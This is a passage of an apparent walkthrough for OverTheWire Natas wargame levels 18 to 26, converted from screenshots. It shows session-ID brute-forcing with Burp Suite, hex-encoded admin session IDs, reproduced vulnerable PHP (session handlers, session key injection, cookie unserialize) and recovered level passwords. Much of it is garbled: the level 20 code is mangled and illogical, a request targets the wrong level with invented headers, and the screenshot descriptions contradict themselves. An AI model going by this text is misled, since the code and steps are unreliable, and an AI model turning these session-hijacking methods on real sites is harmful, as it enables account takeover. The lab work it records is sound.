Cookie: PHPSESSID=65556
Connection: keep-alive

URl: http://natas18.natas.labs.overthewire.org/index.php?id=1

Payloads

Payload position: All payload positions
Payload type: Numbers
Payload count: 640
Request count: 640

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential (Random)

From: 1
To: 640
Step: 1
How many:

Number format

Base: Decimal (Hex)
Min integer digits: 0
Max integer digits: 3
Min fraction digits: 0
Max fraction digits: 0

Examples

1
327

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add | Edit | Enabled | Rules

Remove | Up | Down |

Search

highlight | payload position | Length: 795

The screenshot shows the Network tab of the browser developer tools. A cookie named "PHPSESSID" is listed with the value "1f9". The cookie is set for the domain "natas18.natas.labs.overthewire.org" and has a path of "/". It is a session cookie with an expiration of 12 hours, is secure, and has a priority of medium.

Password:

tnwER7PdWkxsG4FNWUtoAZ9VyZTJqJr

▼ Level 19

URL : <http://natas19.natas.labs.overthewire.org>

The screenshot shows a login form for "natas19". It displays a message: "This page uses mostly the same code as the previous level, but session IDs are no longer sequential...". Below this, it says "Please login with your admin account to retrieve credentials for natas20.". The form has fields for "Username" (admin) and "Password" (admin), and a "Login" button.

The screenshot shows the Network tab of the browser developer tools. A cookie named "PHPSESSID" is listed with the value "39312d6106d695e". The cookie is set for the domain "natas19.natas.labs.overthewire.org" and has a path of "/". It is a session cookie with an expiration of 25 hours, is secure, and has a priority of medium. The "Cookie Value" field shows the raw value "39312d6106d695e".

Burp Suite Community Edition v2025.8.7 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help

Live capture Manual load Sequencer settings

Select live capture request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".

#	Host	Request
1	http://natas...	POST /index.php HTTP/1.1 Host: natas19.natas.labs.overthewire.org...

Start live capture

Token location within response

Select the location in the response where the token appears.

Cookie: PHPSESSID=3435312d61646d696e

Form field:

Custom location:

Configure

Burp Suite Community Edition v2025.8.7 - Temporary Project

Live capture (stopped) Requests: 655

Start Stop Save tokens Analyze now Errors: 0

Summary Character-level analysis Bit-level analysis Analysis settings

Overall result

The overall quality of randomness within the sample is estimated to be extremely poor. At a significance level of 1%, the amount of effective entropy is estimated to be 6 bits.


Note: Character-level analysis was not performed because the sample size is too small relative to the size of the character set used in the sampled tokens.

Effective entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed result occurring is below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level implies stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

Significance level	Effective entropy (bits)
>10%	~2.5
>1%	~6.5
>0.1%	~8.5
>0.01%	~8.5
>0.001%	~8.5

Event log (0) All issues Memory: 132.7MB Disabled




A screenshot of a Windows Notepad window titled "Untitled - Notepad". The window contains a single column of text consisting of 49 identical strings. Each string is a 16-character hex value starting with "35" followed by "34392d61646d696e". The text is white on a black background. The Notepad interface includes a menu bar with "File", "Edit", and "View" options, and a toolbar with icons for file operations.

```
3534392d61646d696e
3339332d61646d696e
362d61646d696e
3435372d61646d696e
3130382d61646d696e
3139312d61646d696e
3339382d61646d696e
3536332d61646d696e
3535312d61646d696e
3132382d61646d696e
3335372d61646d696e
3239312d61646d696e
3131302d61646d696e
3336332d61646d696e
31392d61646d696e
3530362d61646d696e
3230342d61646d696e
3230302d61646d696e
3536302d61646d696e
3538302d61646d696e
34372d61646d696e
3439392d61646d696e
3235382d61646d696e
3335342d61646d696e
3432392d61646d696e
3231382d61646d696e
3539352d61646d696e
36352d61646d696e
3538392d61646d696e
3138342d61646d696e
35342d61646d696e
3130372d61646d696e
3330382d61646d696e
3430332d61646d696e
3138312d61646d696e
3339362d61646d696e
3238322d61646d696e
32372d61646d696e
3437342d61646d696e
3333352d61646d696e
3235352d61646d696e
39322d61646d696e
39392d61646d696e
```

CyberChef interface showing a hex dump of a password. The input is a long string of hex values from 31383201250144640996 to 31383201250144640996. The output shows the password '6-admin' repeated 256 times.

Burp Suite interface showing a captured request to http://natas19.natas.labs.overthewire.org. The payload configuration panel is open, set to generate sequential payloads from 0 to 1000.

Burp Suite interface showing the captured response for the intruder attack. The response body contains a session cookie with the value 'sessionid=natas19'. The status code is 200 OK.




Password:

p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw

▼ Level 20

URL : <http://natas20.natas.labs.overthewire.org>



```
function mySession($id) {
    debug("SESSIONID $id");
    if(strlen("00000000000000000000000000000000") >= strlen($id)) {
        debug("invalid SID");
        return;
    }
    if(file_exists($filename)) {
        $data = file_get_contents($filename);
        debug("Session file doesn't exist");
        return;
    }
    debug("Reading from: $filename");
    $data = file_get_contents($filename);
    if($data == "") {
        debug("empty file");
        foreach($headers as $header) {
            if(strpos($header, "Set-Cookie: ") === 0) {
                $key = substr($header, 11);
                $parts = explode(";", $key);
                $value = trim($parts[0]);
                if(strlen($value) > 1) {
                    $data .= $header . "=" . $value . "\r\n";
                }
            }
        }
        session_encode();
        return $data;
    }
}

function mySession($id, $data) {
    if(strlen($data) > 10000000000000000000000000000000) {
        debug("Session data is too big");
        // but now encoding is better
        $data = base64_encode($data);
    }
    // Make sure the ID is alphanumeric only
    $id = preg_replace("/[^0-9a-zA-Z]/", "", $id);
    debug("Session ID: $id");
    if(strlen("00000000000000000000000000000000") >= strlen($id)) {
        debug("invalid SID");
        return;
    }
    $filename = session_name_geth() . "/" . "mysess_" . $id;
    $data = "";
    if(file_exists($filename)) {
        $data = file_get_contents($filename);
        $kozor[$SESSIONID] = $data;
        foreach($headers as $header) {
            if(strpos($header, "Set-Cookie: ") === 0) {
                $key = substr($header, 11);
                $value = trim($parts[0]);
                debug("Key: " . $key . " Value: " . $value);
                $data .= $header . "=" . $value . "\r\n";
            }
        }
        file_put_contents($filename, $data);
        chmod($filename, 0644);
    }
    return true;
}

/* we don't need this */
function mySession($id) {
    if(strlen($id) > 10000000000000000000000000000000) {
        return true;
    }
    /* we don't need this */
    if(file_exists($filename)) {
        //debug("readable $id");
        return true;
    }
}

session_set_save_handler(
    "mySession",
    "mySession",
    "mySession",
    "mySession",
    "mySession"
);

if(session_start("name", $REQUEST)) {
    $SESSION["name"] = $REQUEST["name"];
    ...
}
```

Request

```
POST /index.php HTTP/1.1
Host: natas1.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4369.90 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Dnt: 1
Referer: http://natas1.natas.labs.overthewire.org/index.php?level=1
Accept-Charset: utf-8,*;q=0.5
Accept-Datetime: Sat, 10 Jul 2021 10:45:47 GMT
Accept-Location: /
Accept-Script: text/javascript,*;q=0.5
Accept-Theme: natas1
Accept-Width: 1000
Connection: close
User-Agent: Burp Suite (Windows 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4369.90 Safari/537.36
Accept: */*
Accept-Charset: utf-8,*;q=0.5
Accept-Content-Language: en-US,en;q=0.5
Accept-Content-Type: application/x-www-form-urlencoded,*;q=0.5
Accept-Header: accept-encoding,gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Accept-Theme: natas1
Accept-Width: 1000
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Name: natas1@natas1.natas.labs
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.4.41 (Ubuntu)
Date: Sat, 10 Jul 2021 10:45:47 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 100
Last-Modified: Sat, 10 Jul 2021 10:45:47 GMT
X-Powered-By: PHP/8.0.12-0ubuntu1~20.04
Expires: Sun, 11 Jul 2021 10:45:47 GMT
Cache-Control: max-age=0
Set-Cookie: PHPSESSID=11111111111111111111111111111111; expires=Sat, 10-Jul-2021 10:45:47 UTC; path=/; domain=natas1.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 100
Content-Transfer-Encoding: binary
Content-Language: en-US
Content-Description: HTML Document
Content-Location: /index.php?level=1
Content-Title: Welcome to the first level!
```

This staff in the header, he's nothing to do with the level -->

- <input type="checkbox" value="natas1" checked="checked" name="user">
- <input type="password" value="pSmcVp7G6KfBmcJqgMjCIAST0Wryv" name="pass">

<input type="submit" value="Login" name="submit">

You are an admin. The credentials for the next level are:


 Username: natas2
 Password: 3DpJ30tH3EJ4KQd4t5cuT3h0i3M1M

Password:

BPhv63cKE1lkQI04cE5CuFTzXe15NfiH

▼ Level 21

URL : <http://natas21.natas.labs.overthewire.org>



```
< > C Not secure natas21.natas.labs.overthewire.org/index-source.html

<html>
<head>
</head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css"/>
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css"/>
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas21", "pass": "<censored>" };</script></head>
<body>
<h1>natas21</h1>
<div id="content">
<p>Note: this website is colocated with <a href="http://natas21-experimenter.natas.labs.overthewire.org">http://natas21-experimenter.natas.labs.overthewire.org</a></p>
</div>
</body>
</html>


<?php

function print_credentials() { /* {{{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
        print "You are an admin. The credentials for the next level are:<br>";
        print "  - Username: natas22";
        print "  - Password: <censored>";
    } else {
        print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas22.";
    }
} /* }}} */

session_start();
print_credentials();

?>

<div id="viewsource"><a href="index-source.html">View source</a></div>
</body>
</html>
```



```
< < < C ▲ Not secure natas21-experimenter.natas.labs.overthewire.org/index-source.html

<html>
<head><link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"></head>
<body>
<h1>natas21 - CSS style experimenter</h1>
<div id="content">
<p>
<b>Note: this website is colocated with <a href="http://natas21.natas.labs.overthewire.org">http://natas21.natas.labs.overthewire.org</a></b>
</p>
</div>
</body>
</html>

session_start();

// If update was submitted, store it
if(array_key_exists("submit", $_REQUEST)) {
    foreach($_REQUEST as $key => $val) {
        $_SESSION[$key] = $val;
    }
}

if(array_key_exists("debug", $_GET)) {
    print "[DEBUG] Session contents:<br>";
    print_r($_SESSION);
}

// Only allow these keys
$validkeys = array("align" => "center", "fontsize" => "100%", "bgcolor" => "yellow");
$form = '';

$form .= '<form action="index.php" method="POST">';
foreach($validkeys as $key => $defval) {
    $val = $defval;
    if(array_key_exists($key, $_SESSION)) {
        $val = $_SESSION[$key];
    } else {
        $_SESSION[$key] = $val;
    }
    $form .= "$key: <input name=\"$key\" value=\"$val\" /><br>";
}
$form .= '<input type="submit" name="submit" value="Update" />';
$form .= '</form>';

$style = "background-color: ".$_SESSION["bgcolor"]."; text-align: ".$_SESSION["align"]."; font-size: ".$_SESSION["fontsize"]."";
$example = "<div style=\"$style\">Hello world</div>";

?>
<p>Example:</p>
<pre>$example</pre>

<p>Change example values here:</p>
<?=>$form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

The screenshot shows the Burp Suite interface with the target set to <http://natas21-experimenter.natas.labs.overthewire.org>. The Request tab shows the raw HTTP request sent to port 80. The Response tab shows the raw HTML response received, which includes the pink box with "Hello world!" and the source code for the page.

Password:

d8rwGBIOXsgl3b76uh3fEbSInOUBlozz

▼ Level 22

URL : <http://natas22.natas.labs.overthewire.org>

```
<?php
session_start();

if(array_key_exists("revelin", $_GET)) {
    // only admins can reveal the password
    if(!$_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
        header("Location: /");
    }
}

<html>
<head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js?censored=1"></script>
    <script src="http://natas.labs.overthewire.org/jscensor.js"></script>
</head>
<body>
<h1>natas22</h1>
<div id="content">

<?php
if(array_key_exists("revelin", $_GET)) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas23</pre>";
    print "<pre>Password: censored</pre>";
}
?


<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Password:


diUQcl3uSus1JEOSSWRAEXBG8KbR8tRs

▼ Level 23

URL : <http://natas23.natas.labs.overthewire.org>



```
<html>
<head>
</head>
<body>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level1.css">
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level2.css"/>
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css"/>
<script src="http://natas.labs.overthewire.org/js/jquery.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = {<br>    'level': 'natas23',<br>    'pass': 'censored' }</script></head>
<body>
<h1>natas23</h1>
<div id="content">
<form name="input" method="get">
<input type="text" name="password" size=20>
<input type="submit" value="Login">
</form>
<pre>
if(array_key_exists("password",$_REQUEST)){
if(strlen($_REQUEST["password"]) < 10 || strlen($_REQUEST["password"]) > 20){
echo "<p>The credentials for the next level are:<br>";
}
else{
echo "<p>Username: natas24 Password: censored</p>";
}
}
// wechall / 10111
</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
```




Password:

MeuqmfJ8DDKuTr5pcvzFKSwIxedZYEWd

▼ Level 24


URL : <http://natas24.natas.labs.overthewire.org>



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.12.4.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas24", "pass": "<censored>" };</script></head>
<body>
<h1>natas24</h1>
<div id="content">

    Password:
    <form name="input" method="get">
        <input type="text" name="passwd" size=20>
        <input type="submit" value="Login">
    </form>

    <?php
        if(array_key_exists("passwd",$_REQUEST)){
            if(!strcmp($_REQUEST["passwd"],"<censored>")){
                echo "<br>The credentials for the next level are:<br>";
                echo "<pre>Username: natas25 Password: <censored></pre>";
            }
            else{
                echo "<br>Wrong!<br>";
            }
        }
        // morla / 10111
    ?>
    <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```



Password:

ckELKUWZUfpOv6uxS6M7IXBpBssJZ4Ws


▼ Level 25

URL : <http://natas25.natas.labs.overthewire.org>



```
scriptvar shellcode = " (\"level\": \"natas25\", \"pass\": \"censored\"});</script><head>
</head>
<body>
<form action=\"http://natas25.natas.labs.overthewire.org/index-source.html\" method=\"post\">
<input type=\"text\" name=\"lang\" value=\"censored\" />
<input type=\"submit\" value=\"Submit\" />
</form>
</body>
</html>

```



The screenshot shows a Burp Suite interface with the following details:

- Request:** An HTTP POST request to `/index.php` with the body: `PHPSESSID=1234567890; GREETING=OVERHEAT; _MSG=Directory traversal attempt`.
- Response:** A 200 OK response from the `natas25` application containing the greeting message: `[16.10.2023 10:20:04] Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.7141.121 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.7141.121 Safari/537.36` and the footer message: `$_FOOTER`.
- Inspector Tab:** Shows the raw request and response, highlighting the `GREETING` and `_MSG` variables.
- Network Tab:** Shows the captured traffic, including the request and response frames.

The screenshot shows a Burp Suite interface with the following details:

- Request:** A GET request to `/index.php` with various headers and parameters.
- Response:** The target's index page content, which includes a greeting message and a note about undefined variables.
- Inspector:** The selected text in the response body is highlighted as `$_SESSION['GREETING']`.

The target URL is `http://natas25.natas.labs.overthewire.org`. The browser title is "Burp Suite Community Edition v2023.8.8 - Temporary Project".

• Password:

cVXXwxMS3Y26n5UZU89QgpGmWCelaQIE

▼ Level 26

URL : <http://natas26.natas.labs.overthewire.org>

The screenshots show a web application interface for drawing lines. The top two screenshots show the main form with fields for X1, Y1, X2, Y2 and a 'DRAW!' button. The bottom screenshot shows the developer tools Network tab with a captured POST request to 'natas26/natas/labs/overthewire.org'. The 'Value' column of the Network table contains a long URL encoded string:

```
POST /natas26/natas/labs/overthewire.org HTTP/1.1
Host: natas26.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Content-Length: 16

X1=1&Y1=1&X2=1000&Y2=1000&DRAW!
```

```
        $array = base64_decode($_COOKIE["drawing"]);
        $drawing = unserialize($array);
        if($drawing) {
            $array = $drawing;
            if(array_key_exists("x1", $array) && array_key_exists("y1", $array) &&
               array_key_exists("x2", $array) && array_key_exists("y2", $array)) {
                $img = imagecreate($array["x1"], $array["y1"]);
                $img = imagecopyresampled($img, $img, $array["x2"], $array["y2"]);
                $img = imagecolorallocate($img, 0, 0, 255);
                imageline($img, $array["x1"], $array["y1"], $array["x2"], $array["y2"]);
            }
        }
    }

    function storeData(){
        $new_object = array();
        if(array_key_exists("x1", $array) && array_key_exists("y1", $array) &&
           array_key_exists("x2", $array) && array_key_exists("y2", $array)){
            $new_object["x1"] = $array["x1"];
            $new_object["y1"] = $array["y1"];
            $new_object["x2"] = $array["x2"];
            $new_object["y2"] = $array["y2"];
        }



        if(array_key_exists("drawing", $_COOKIE)){
            $drawing = unserialize(base64_decode($_COOKIE["drawing"]));
